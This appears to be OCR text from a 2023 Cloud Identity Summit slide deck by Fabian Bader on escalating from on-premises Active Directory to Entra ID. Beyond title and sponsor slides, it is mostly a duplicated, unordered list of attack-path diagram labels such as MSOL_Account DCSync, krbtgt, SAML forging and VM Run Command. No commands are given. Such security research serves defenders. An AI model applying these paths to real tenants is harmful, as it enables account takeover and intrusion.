# CLOUD IDENTITY SUMMIT '23

**Identity Security** Track

## From (tier) zero to cloud hero
## How to pwn Entra ID from on-prem

Fabian Bader

Community Event by

Azure Meetup BONN

# CLOUD IDENTITY SUMMIT ‘23

**Thanks to our sponsors and supporters!**


adesso

glueckkanja gab

DICE
DEBEKA INNOVATION CENTER


# About me

- Cyber Security Architect
  @ glueckkanja
- cloudbrothers.info
- @fabian_bader on Twitter and Mastodon
- Organizer of Purple Elbe & HHPSUG
- fabian@bader.cloud












External Azure Active Directory
Azure Active Directory
External
Delegated Administrative Privileges
Privileged Authentication Administrator
MFA reset users/password/update
MFA reset users/password/update
Partner Tier2 Support
users/password/update
roleAssignments/allProperties/allTasks
Privileged Role Administrator
Azure
Azure Lighthouse
servicePrincipals/managePermissionGrantsForAll.microsoft-company-admin
(Eligible) Authorization
User Access Administrator
Global Admin
RoleManagement.ReadWrite.Directory
Application
Application.ReadWrite.All
AppRoleAssignment.ReadWrite.All
Application
Owner
Tenant Root
Created by Fabian Bader
www.cloudbrothers.info
Owner
AAD User
Synced AAD User
Assign
Management Group
Active Directory
Virtual Machine Contributor
User-assigned Managed Identity
System-assigned Managed Identity
SAML forging
Password reset
Azure Policy
Subscription
Contributor
Run As Account
ADFS
Password Reset
AAD Connect PHS
Custom Script Extension
Run Command
Automation Account
Create
VM
On-Premises
Guest Configuration Policy
State Configuration (DSC)
Compiled Configuration
Hybrid Runbook Worker with RunAs certificate
VM
MSOL_Account DCSync
Remediation
User
krbtgt



Entra ID
Active Directory


External Azure Active Directory
Azure Active Directory
External
Delegated Administrative Privileges
Privileged Authentication Administrator
MFA reset users/password/update
MFA reset users/password/update
Partner Tier2 Support
users/password/update
roleAssignments/allProperties/allTasks
Privileged Role Administrator
Azure
Azure Lighthouse
servicePrincipals/managePermissionGrantsForAll.microsoft-company-admin
(Eligible) Authorization
User Access Administrator
Global Admin
RoleManagement.ReadWrite.Directory
Application
Application.ReadWrite.All
AppRoleAssignment.ReadWrite.All
Application
Owner
Tenant Root
Created by Fabian Bader
www.cloudbrothers.info
Owner
AAD User
Synced AAD User
Assign
Management Group
Active Directory
Virtual Machine Contributor
User-assigned Managed Identity
System-assigned Managed Identity
SAML forging
Password reset
Azure Policy
Subscription
Contributor
Run As Account
ADFS
Password Reset
AAD Connect PHS
Custom Script Extension
Run Command
Automation Account
Create
VM
On-Premises
Guest Configuration Policy
State Configuration (DSC)
Compiled Configuration
